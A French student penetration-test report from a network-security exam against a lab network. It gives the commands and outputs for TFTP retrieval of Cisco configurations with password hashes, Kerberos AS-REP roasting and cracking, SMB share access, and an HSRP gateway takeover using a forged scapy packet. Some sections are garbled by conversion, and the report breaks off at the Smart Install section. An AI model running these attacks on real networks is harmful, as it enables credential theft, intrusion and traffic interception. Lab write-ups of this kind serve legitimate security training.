Rapport de Test d'Intrusion

Examen R316 - Securite des Reseaux

Auteur	ESTEVES Julien GRABINSKI Noah BROS Ewen DUBOUST Arthur
Date	13/01/2026
Cible	192.168.70.40 et .30 et .5 et .2 et .126
Classification	Confidentiel

1. Resume Executif

1.1 Contexte

Ce rapport presente les resultats du test d'intrusion realise sur l'infrastructure cible

1.2 Perimetre

- **Cible** : 192.168.70.40
- **Cible** : 192.168.70.30
- **Switch l2/l3/R1**

1.3 Synthese des resultats

Metrique	Valeur
Nombre de services decouverts	n
Nombre de vulnerabilites	9

1.4 résultat obtenus

Mot de passe Enable des switchs/routeur et également du ssh récupération de configuration des équipements via tftp récupération de configuration des équipements via Smart logiciels

2. Methodologie

Ce test d'intrusion suit le standard **PTES** (Penetration Testing Execution Standard) :

1. **Reconnaissance** : Collecte d'informations sur la cible
2. **Scan et enumeration** : Identification des services et ports ouverts
3. **Analyse des vulnerabilites** : Recherche de failles de securite
4. **Exploitation** : Tentatives d'exploitation des vulnerabilites
5. **Post-exploitation** : Analyse des donnees accessibles
6. **Rapport** : Documentation des resultats

2.1 Outils utilises

- nmap - Scan de ports
- tftp - Connection
- Lecture de configuration
- SIET
- dig
- scapy
- ettercap
- wireshark
- slowloris
- kerbrute
- scripts pythons
- John the ripper

---

3. Reconnaissance et Enumeration

3.1 Scan de ports

Commande executee :

```
nmap 192.168.70.0/25
nmap -sV 192.168.70.1
nmap -sV 192.168.70.2
nmap -sV 192.168.70.30
nmap -sV 192.168.70.40
nmap -sU -p 69 192.168.70.40
nmap -sV 192.168.70.126
nmap -p 4786 192.168.70.0 /24
```

Resultat : 192.168.70.1:

```
PORT    STATE SERVICE

22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)

23/tcp  open  telnet     Cisco IOS telnetd

80/tcp  open  http       Cisco IOS http config

443/tcp open  ssl/https?
```

192.168.70.2:

```
PORT    STATE SERVICE

22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)

23/tcp  open  telnet     Cisco router telnetd

80/tcp  open  http       Cisco IOS http config

443/tcp open  ssl/https?
```

Nmap scan report for 192.168.70.5:

```
PORT    STATE SERVICE

80/tcp  open  http       Cisco IOS http config

443/tcp open  ssl/https?
```

192.168.70.30: AD-DS

```
PORT     STATE SERVICE

22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)

53/tcp   open  domain        Simple DNS Plus

80/tcp   open  http          Microsoft IIS httpd 10.0

88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-
01-13 08:58:34Z)

135/tcp  open  msrpc         Microsoft Windows RPC

139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn

389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: pelletg3.local0., Site: Default-First-Site-Name)

445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: G3-ADDS)

464/tcp  open  kpasswd5?

593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

636/tcp  open  tcpwrapped

3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: pelletg3.local0., Site: Default-First-Site-Name)
```

```
3269/tcp open  tcpwrapped

3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

192.168.70.40 udp :

```
PORT     STATE         SERVICE
69/udp   open|filtered tftp
```

192.168.70.126:Équipements réseau

```
PORT    STATE SERVICE

22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)

23/tcp  open  telnet     Cisco router telnetd

80/tcp  open  http       Cisco IOS http config

443/tcp open  ssl/https?
```

```
le port 4786 est ouvert sur les ip suivante 192.168.70.2/.5/.126
```

4. Analyse des Vulnerabilites

4.1 Vulnerabilite 1 : [Accès TFTP CVE-2019-1681]

Service affecte	Port 69 / Service UDP(TFTP)
Severite	Haute
CVSS	7.5

Description : Une vulnérabilité dans le service TFTP qui pourrait permettre à un attaquant distant non authentifié de récupérer des fichiers arbitraires à partir du périphérique ciblé, ce qui pourrait entraîner la divulgation d'informations. ...

Impact : Récupération d'information par des personnes malveillantes ...

4.2 Vulnerabilite 2 : [Mot de passe]

Severite	critique
CVSS	8.5

Description : Mauvaise politique de mot de passe ce qui rend le froce brut simple et qui permet d'avoir les mots de passe souhaité (enable et identifiant ssh).

...

Impact : Récupération de mot de passe et identifiant par des personnes malveillantes. ...

4.3 Vulnerabilite 3 : [Kerberos]

Severite	critique
CVSS	7.5

Description : Interoger le kerberos afin d'avoir des infos sur les utilisateurs du kerberos. Puis trouvers les utilisateurs qui n'ont pas la PRE-AUTH d'activer et avec leurs hash on peut avoir leur mot de passe en attaque par dictionnaire.
Ensuite, une fois que l'on est connecté au kerberos, on peut avoir accès à un serveur SMB qui contient des fichiers sensibles. Notamment des identifiant et des informations sur les autres serveurs qui sont plus ou moin sécurisé.

Impact : Récupération de mot de passe et identifiant par des personnes malveillantes. Identification sur des servers avec des informations sensibles.

4.4 Vulnerabilite 4 : [CERTFR-2018-ALE-006 smart install]

Severite	haute
CVSS	7.5

Description : Une vulnérabilité dans la fonctionnalité Smart Install des logiciels Cisco IOS et Cisco IOS XE pourrait permettre à un attaquant distant non authentifié de déclencher le rechargement d'un appareil affecté, entraînant une condition de déni de service (DoS), ou d'exécuter un code arbitraire sur un appareil affecté. La vulnérabilité est due à une validation incorrecte des données de paquets. Un attaquant pourrait exploiter cette vulnérabilité en envoyant un message Smart Install spécialement conçu à un appareil affecté sur le port TCP 4786.

...

Impact : Récupération de configuration d'équipement par exemple ...

4.5 Vulnerabilite 5 : [Prise de contrôle de la passerelle (HSRP Takeover)CWE-306 (Missing Authentication for Critical Function)]

Service affecte	HSRP

Severite	Haute
CVSS	7.1

Description :

Le protocole HSRP (Hot Standby Router Protocol) est utilisé pour assurer la haute disponibilité de la passerelle par défaut.La vulnérabilité réside dans l'utilisation d'une authentification en texte clair avec un mot de passe par défaut

Impact :

Prise de contrôle de HSRP : Le mot de passe par défaut "cisco" est largement connu. En envoyant des paquets avec une priorité supérieure (ex: 255), il devient le routeur Active. Une fois devenu routeur Active, l'attaquant reçoit tout le trafic sortant du segment réseau. Il peut alors lire les données non chiffrées (mots de passe, emails).

Déni de Service (DoS) : L'attaquant peut simplement choisir de ne pas retransmettres les paquets reçus et crée un "black hole" qui vas rendre indisponible une partie du réseau.

4.6 Vulnerabilite 6 : [Interception de trafic par empoisonnement ARP(Man-in-the-Middle) MITRE ATT&CK T1557.002]

Service affecte	Couche 2 (Liaison de données) / Protocole ARP
Severite	Haute
CVSS	8.1

Description :

Le but est de faire croire à une cible que l'adresse MAC de l'attaquant est associée à l'adresse IP de la passerelle par défaut pour qu'elle envoie tout son trafic réseau à l'attaquant au lieu de l'envoyer au véritable destinataire

Cela permet à l'attaquant de se positionner en Man-in-the-Middle pour intercepter toutes les données en transit (mots de passe, emails, fichiers) avant de les transmettre à la destination pour que l'attaque reste invisible.

Impact :

Interception de toutes les données circulant entre la victime et le reste du réseau (mots de passe Telnet/FTP, emails, cookies de session, documents).

Vol de jetons de connexion permettant à l'attaquant de se connecter aux applications d'entreprise à la place de la victime.

Si l'attaquant ne redirige pas correctement les paquets, la victime perd totalement son accès au réseau(DoS)

4.8 Vulnerabilite 8 : [DNS]

Severite	Haute
CVSS	7.5

Description : Le serveur DNS accepte de résoudre des requêtes pour des domaines n'appartenant pas à sa zone (ex: `google.com`). La présence du flag `ra` (Recursion Available) confirme cette faille.

...

Impact : Cette configuration permet à un attaquant d'utiliser le serveur pour mener des attaques DDoS. ...

4.8 Vulnerabilite 9 : [Apache]

Severite	Moyenne
CVSS	5.0

Description : Le serveur Apache accepte toute les requêtes sans filtre ni limite. Il peut donc se faire des Ddos avec des outils comme slowloris.

...

Impact : Cette configuration permet à un attaquant d'utiliser le serveur pour mener des attaques DDoS. Ainsi bloquer le service Apache. ...

5. Exploitation

5.1 Exploitation 1 : [Accès TFTP CVE-2019-1681]

Objectif

récupéré les fichiers transmit avec les configs switch/routeur ...

Etapes d'exploitation

Etape 1 : trouver l'ip à attaquer

```
nmap -sV 192.168.70.0/25 " ce qui nous donne .30 et .40 et nous savons que
.30 windows car kerberos et .40 c'est la debian car il y a le bind "
nmap -sU -p 69 192.168.70.40
```

Resultat :

```
PORT   STATE         SERVICE
69/udp open|filtered tftp
```

Etape 2 : attaque du tftp et récupération fichier

```
tftp 192.168.70.40
get /srv/tftp/"nom du fichier à récupérer"
```

Preuve

```
adminetu@RTP36:~$ tftp 192.168.70.40
tftp> get SW2.txt
```

```
adminetu@RTP36:~$ cat SW2.txt

!
! Last configuration change at 02:53:49 UTC Thu Mar 4 1993
!
version 15.0
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname SW2
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$o.sR$w3SrXq15Zz9MAwzV7eekk0
!
username crewmate privilege 15 secret 5 $1$SupF$E7mTx.1oLNrZyl0465eN0.
no aaa new-model
system mtu routing 1500
!
!
ip domain-name pellet.com
!
```

(Nous avons toutes les autres config également mais pour des raisons de place nous n'allons pas tous mettre ici)

5.2 Exploitation 2 : [Mot de passe]

Objectif


Grâce aux fichier de conf trouvé via le tftp nous pouvons les ouvrirs et la lire, nous pouvons donc voir les mots de passes ...

Etapes d'exploitation

Etape 1 : trouver la bonne ligne de la configuration souhaitée


```
nmap -sV 192.168.70.0/25 " ce qui nous donne .30 et .40 et nous savons que
.30 windows car kerberos et .40 c'est la debian car il y a le bind "
nmap -sU -p 69 192.168.70.40
```

Resultat :



Etape 2 : vérification des mots de passe

Preuve



(Nous avons tous les autres mots de passes également mais pour des raisons de place nous n'allons pas tous mettre ici)

5.3 Exploitation 3 : [Kerberos]

Etapes d'exploitation

Etape 1 : Trouver les utilisteurs. Nous voulons trouvers des utilisateurs dans le kerberos qui pourrait nous aider. Pour cela nous utilisons kerbrute qui intéroge le serveur kerberos.

```
kerbrute userenum -d pelletg3.local --dc 192.168.70.30 users.txt
```

Resultat :

```
adminetu@RTP34:~/Bureau$ kerbrute userenum -d pelletg3.local --dc 192.168.70.30 users.txt

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/13/26 - Ronnie Flathers @ropnop

2026/01/13 16:52:19 >  Using KDC(s):
2026/01/13 16:52:19 >   192.168.70.30:88

2026/01/13 16:52:19 >  [+] VALID USERNAME:       Jon.Snow@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Daenerys.Targaryen@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Cersei.Lannister@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Sansa.Stark@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Robb.Stark@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Jaime.Lannister@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Arya.Stark@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Petyr.Baelish@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Sandor.Clegane@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Tywin.Lannister@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Samwell.Tarly@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Stannis.Baratheon@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Theon.Greyjoy@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Tyrion.Lannister@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Robert.Baratheon@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Margaery.Tyrell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Loras.Tyrell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Olenna.Tyrell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Ellaria.Sand@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Oberyn.Martell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Trystane.Martell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Melisandre@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Bran.Stark@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Renly.Baratheon@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Mace.Tyrell@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Jorah.Mormont@pelletg3.local
2026/01/13 16:52:19 >  [+] VALID USERNAME:       Grey.Worm@pelletg3.local
```

Nous avons donc une liste d'utilisateurs que nous pourrons peut être utiliser.

Etape 2 : Trouver les utilisateurs qui on la pas la PRE-AUTH.

On veut les utilisateurs qui ont l'option "dont require PRE AUTH"

`python3 ./GetNPUsers.py pelletg3.local/ -usersfile users.txt -format hashcat -dc-ip 192.168.70.30`

Resultat :

Ici que les résultats qui nous intéressent.

```
$krb5asrep$23$Tyrion.Lannister@PELLETG3.LOCAL:e9502230254ec685e80562ded8a02
945$7cbd188123d352131375cfc0c4a6295f11c98e471311900260f5b2e3d6f2bdb9a618c3c
177726bae995c54a2ad872a32d2cf0f614ef7af5b757f2eea5f6750600197d4bd65db738b76
efa69082b028e9d39a638b8738b121030980d780fed73f7712a381c75df7eff27c2ccd8d34a
c13efe9004318457489a3033437e408b06c8f5ac1b4fedbce5fd04113ff9319f9540a64e70b
96e1007702ccd9633f522fdbea5412ea2dfb4de7c2ed763270b3a00f5eb305c95f6c9b61f5e
923b5ec47c06eaa78686f0c3d1f8532e574d37ea613f0f4a9721cc485fb1b80ac2fa455e8b2
c91f4f8f0828892fb8aa963aeedd6cd56a
$krb5asrep$23$Bran.Stark@PELLETG3.LOCAL:faaf1ab302ba29c492207dfc3a251bee$4c
c4ec5aa54def55c4d969cfbdf4c4616fe2b3712688fdee5a7ab5e497bad641c5c31d8ccb8a6
637d1694d3299cc8e3a97041ca8e153a7a042c6a70042f8e4f5b5684e8090e4b8c9aadd6614
88b06001504df3b5946936bb2a3b385f75bfc10388aa652544957fabd3779624103595d91ad
44ebf48e84c67a31b469199d046a9ae453a58a48e44430aefdc83ceec7ecc82a94d7ee0a765
a002d029d575d6fe3c85b840235d8f201d16d009e23f305d7ea5dd5fa63ec0d399bacfa28ed
20daae71baa9449fc6ff409564577fb32f79831b4582e7a3cc79d2fda7b46ca0e66c75ef949
916fa7d79d515e146b8cc7e54c57
```

```
$krb5asrep$23$Renly.Baratheon@PELLETG3.LOCAL:71a2c5ed9a2e2df9be719ed16696b9
e6$aee4be1cf2f8f4c2e6a097e584f767a391cdd2f41349b91a6f3ceb1611d290f66ddaf05b
44ef18272b08aec64fe9d5dd886522af28bae78f75e384700ff1cf38981702125f9d63ac443
6d66b71e4f77dd2975f17c70424acd168a40bf8a0f995eb4c6d9fce22bb1e3a8fab8b38a573
1421050b429ad868b82b16e8567e3f356fcc0656d827f74de48310d4582176e408703ac683a
b0fa7f63c0721115495d331ee16a4da92b7b68c269acbf83dfc304789571e98c4eda17cfef7
0b259bf1e6fe20fb22b447e4c61b5fbf2918694795d05c7a58c06b5b4e512ac7d9d3e59e0d8
67972ee83c37cdd89848aea4838908077
$krb5asrep$23$Mace.Tyrell@PELLETG3.LOCAL:4bd4d0439a42791efdbd35fcbd4d3045$7
dffea3a4a82bf32bfcaab007c37f1fb6e127a55b377be69fb54b29b15f94df8effd09c2d808
0d2211e806c05500ac114213fdcdaf1defb693f07cc176bd8bf204265f7004344cd27b2808c
b052d5ae7f8a1888fc040ad33920d7af4b3f985dd9adce301e130e002bd2fda731c89f5e33e
79d20ea6f67ebf492a2332445551c0c502c192c99f4372b2219b7ca4925fee59d370cb84c78
6fe3677cad1e98f8545211402e780184f032b5ca22ed5b97e1c9201a785c0838e0a527f9366
9884dd00179c04e0a57c440cecaed2ad761cab0ec2f32c2ad5c21449c80e517da78d593c56e
e3d66af9fd444d3ad306805111c1e
$krb5asrep$23$Doran.Martell@PELLETG3.LOCAL:a63b1c64a7def5272bd7e2f368464450
$14daff829847584c1ecf4a9ed8872be941fb4ed8875ccdc72b5b1f0b4d243c67832c82d506
22aa9a18c667e637349c83ad096ef49edf67475f9b71e0a20143e3928cd220028b1aa555331
9041dd541d6445596a842e2dcb6d9593f8a342776bfd22b6ad049f0518ed6577a12272ffd69
831bcf7898d3dc261d8833562c6e68dde88368ac3dd6fab8d3fe9a6eebc490d0eee7293947a
bff28856cb129f3f78f8b620d7ee70eb36c9ebd20f0fff761fa1caf36456a5c993cc2f5c158
7c4a6a928d36abef622ce77df7c96a8737cc00f6b0a3e626c1a04db323ac511ee5d72339dbd
fa350d49ec95791933ce408e6ede09b
$krb5asrep$23$Maester.Aemon@PELLETG3.LOCAL:a7b9271009899f51d3ad758c9e45add2
$d7a8a19de7674b1bb43d851725fb4d2b08f17b1e199f6a6732c38bdd740686a458a57f974b
9d84d83b91809f3b2de79c119bcbcd70836dfc0fd0f2a04618ca9e1c1c066d2f9a497aa2427
4f43d54be7ccfd0240e4a734e6c757ec83f258a29091547dccd2798ce773bbf8cbe9259f75d
28458107583232f1e113e670a83bc0cc4c1af3539442a26b2dad3d5c36345599ebc6932a7c8
2a3b8f8659652bab7f73d271dffba39ea72bba4db84af367ea1b9cf62c49a67295dabb2c981
9230eed47399e5e562d42f900eec7bcc7b1dfec7562da8488aa230d72f29e63e605d69d91df
7fcf022bf1e0cccc243435024d84c69
```

On a donc le hash du mot de passe des utilisateurs ci-dessus.

Etape 3 : Cracker le hash de ces utilisateurs.

John the ripper va nous aider en hashant des mots de passe dans la liste rockyou.txt et en les comparants à ceux que l'ont a eu ci dessus que j'ai mis dans le fichier hashes.txt.

```
john --wordlist=rockyou.txt --format=krb5asrep hashes.txt
```

Resultat :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=rockyou.txt --format=krb5asrep hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (krb5asrep, Kerberos 5 AS-REP
 etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Rainbow123       ($krb5asrep$23$Renly.Baratheon@PELLETG3.LOCAL)
1g 0:00:01:02 DONE (2026-01-14 06:06) 0.01603g/s 229978p/s 1155Kc/s 1155KC/s  08
39236891..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nous avons donc l'utilisateur Renly.Bartheon avec le mot de passe Rainbow123

Etape 4: Nous pouvons nous connecter avec rpcclient afin d'énumérer tous les utilisateurs et les groupes qu'il y a dans l'AD afin d'avoir encore une plus grande largeure d'attaque.

```
rpcclient -U Renly.Baratheon 192.168.70.30
enumdomuser # Donne tous les utilisateurs.
enumdomgroups # Donne tous les groupes.
```

Resultat :

```
rpcclient $> enumdomgroups
group:[Contrôleurs de domaine d'entreprise en lecture seule] rid:[0x1f2]
group:[Admins du domaine] rid:[0x200]
group:[Utilisateurs du domaine] rid:[0x201]
group:[Invités du domaine] rid:[0x202]
group:[Ordinateurs du domaine] rid:[0x203]
group:[Contrôleurs de domaine] rid:[0x204]
group:[Administrateurs du schéma] rid:[0x206]
group:[Administrateurs de l'entreprise] rid:[0x207]
group:[Propriétaires créateurs de la stratégie de groupe] rid:[0x208]
group:[Contrôleurs de domaine en lecture seule] rid:[0x209]
group:[Contrôleurs de domaine clonables] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Administrateurs clés] rid:[0x20e]
group:[Administrateurs clés Enterprise] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[GG_Service_Administratif] rid:[0x451]
group:[GRP_IT] rid:[0x454]
group:[GRP_Security] rid:[0x455]
group:[GRP_Helpdesk] rid:[0x456]
group:[GRP_Direction] rid:[0x457]
group:[GRP_Finance] rid:[0x458]
group:[GRP_RH] rid:[0x459]
group:[GRP_Communication] rid:[0x45a]
group:[GRP_Technique] rid:[0x45b]
group:[GRP_Comptabilite] rid:[0x45c]
group:[GRP_Backup] rid:[0x45d]
group:[GRP_Services] rid:[0x45e]
group:[GRP_Commercial] rid:[0x45f]
group:[GRP_VIP] rid:[0x460]
```

Etape 5: Trouver les fichiers sensibles sur le serveur SMB.

```
smbclient -L 192.168.70.30 -U Renly.Baratheon
smbclient -U Renly.Baratheon "\\\\192.168.70.30\\IronThrone$"
ls
```

Resultat :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -L 192.168.70.30 -U Renly.Baratheon
Password for [WORKGROUP\Renly.Baratheon]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administration à distance
        C$              Disk      Partage par défaut
        Documents Administratif Disk
        IPC$            IPC       IPC distant
        IronThrone$     Disk
        IT              Disk
        NETLOGON        Disk      Partage de serveur d'accès
        SYSVOL          Disk      Partage de serveur d'accès
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.70.30 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -U Renly.Baratheon "\\\\192.168.70.30\\IronThrone$"
Password for [WORKGROUP\Renly.Baratheon]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 13 02:40:02 2026
  ..                                  D        0  Tue Jan 13 02:40:02 2026
  conseil_notes.txt                   A     2362  Mon Jan 12 03:58:29 2026
  create_westeros_db.sql              A     6191  Tue Jan 13 02:40:02 2026
  dragon_backup.ps1                   A     1004  Mon Jan 12 03:58:29 2026
  mount_kingdoms.bat                  A      920  Mon Jan 12 03:58:29 2026
  ravens_config.ini                   A     1312  Mon Jan 12 03:58:29 2026
  SERVICES_VULNERABLES.txt            A     6423  Tue Jan 13 02:40:02 2026
  ssh_keys                            D        0  Tue Jan 13 02:40:02 2026
  tomcat-users.xml                    A     1544  Tue Jan 13 02:40:02 2026
  TOMCAT_SETUP.txt                    A     1705  Tue Jan 13 02:40:02 2026
  users_export_2024.csv               A      526  Mon Jan 12 03:58:29 2026

                16619519 blocks of size 4096. 12920354 blocks available
```

Nous avons donc accès à différents fichiers qu'ils soient sensibles ou non.

Résultat finale :

Avec cette vulnérabilitée nous pouvons récupérer les mots de passes des utilisateurs et notamment ceux des admins. Donc on peux tout récupérer et tout faire sur les serveurs avec ces comptes admins.

5.4 Exploitation 4 : [Prise de contrôle de la passerelle (HSRP Takeover)]

Etapes d'exploitation

Etape 1 : analyse de la trame wireshark

En analysant le réseau avec une capture wireshark et que l'on filtre uniquement les requêtes HSRP, on peut voir que les deux switchs échangent des paquets Hello.

Si on regarde en détail ces paquets, on peut voir qu'ils ont une priorité respective de 100 et de 110, ce qui veut dire que celui à 110 sera l'actif et l'autre est passif. On peut voir aussi

```
Autentification data: default(cisco)
```

ce qui veut dire qu'ils utilisent un mot de passe par défaut, qui est cisco

```
▾ Cisco Hot Standby Router Protocol
    Version: 0
    Op Code: Hello (0)
    State: Standby (8)
    Hellotime: Default (3)
    Holdtime: Default (10)
    Priority: 100
    Group: 70
    Reserved: 0
    Authentication Data: Default (cisco)
    Virtual IP Address: 192.168.70.126
```

Etape 2 : attaque de l'homme du milieu

Maintenant, que l'on sait quel mot de passe, les switchs utilisent pour communiquer, on peut s'introduire dans l'élection et envoyer un paquet Hello avec une priorité de 255 pour faire en sorte que notre machine remporte l'élection.

Comme notre machine est désigner comme actif dans HSRP il réceptionne l'intégralité du flux de donnée du réseau.Et la renvoi aussi tôt avec la commande `sudo sysctl -w net.ipv4.ip_forward=1` qui Désactive la supprétion automatique des paquet IP qui ne lui est pas destiné pour évité de paraliser de réseau.

Preuve

Grâce au logiciel scapy on peut envoyer des paquets hello HSRP customiser

```
load_contrib("hsrp")
```

```
sendp(Ether(dst="01:00:5e:00:00:02")/IP(src="192.168.70.74",
dst="224.0.0.2")/UDP(sport=1985, dport=1985)/HSRP(group=70, priority=255,
auth="cisco", virtualIP="192.168.70.126"), iface="eno1", loop=1, inter=3)
```

Cette commande envoie tous les 3 seconde un paquet hello sur 224.0.0.2 (utiliser par les équipements cisco pour discuter entre eux) dans le group 70 avec comme priorité 255(la plus élever)

hsrp

No.	Time	Source	Destination	Protocol	Length	Info
2302	319.447377097	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Active)
2304	319.835357506	192.168.70.2	224.0.0.2	HSRP	62	Hello (state Standby)
2314	321.938287423	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Active)
2316	322.656424712	192.168.70.2	224.0.0.2	HSRP	62	Hello (state Standby)
2317	323.023025528	192.168.70.2	224.0.0.2	HSRP	60	Advertise (state Passive)
2319	324.681654168	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Active)
2323	325.640306410	192.168.70.2	224.0.0.2	HSRP	62	Hello (state Standby)
2325	327.693251458	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Active)
2326	327.821172380	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2327	327.823740691	192.168.70.2	224.0.0.2	HSRP	60	Advertise (state Passive)
2328	327.828604150	192.168.70.1	224.0.0.2	HSRP	60	Advertise (state Passive)
2329	327.828852737	192.168.70.1	224.0.0.2	HSRP	62	Resign (state Speak)
2330	327.830103094	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Speak)
2334	330.755627231	192.168.70.1	224.0.0.2	HSRP	62	Resign (state Speak)
2335	330.755627575	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Speak)
2336	330.823487411	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2345	333.548204727	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Speak)
2346	333.824019806	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2349	336.342030436	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Speak)
2350	336.826115489	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2357	338.942275418	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Speak)
2360	339.186143158	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)
2366	339.828042855	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2372	342.088000385	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)
2373	342.829825669	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2380	344.682673215	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)
2390	345.831578698	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2399	347.409255235	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)
2402	348.833712425	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2416	350.183790991	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)
2423	351.835629308	192.168.70.74	224.0.0.2	HSRP	62	Hello (state Active)
2425	352.607879070	192.168.70.1	224.0.0.2	HSRP	62	Hello (state Standby)

Dans la capture wireshark on peut voir la prise de contrôle de ma machine (En.74) et passer en état active.

5.5 Exploitation 5 : [CERTFR-2018-ALE-006 Smart install]

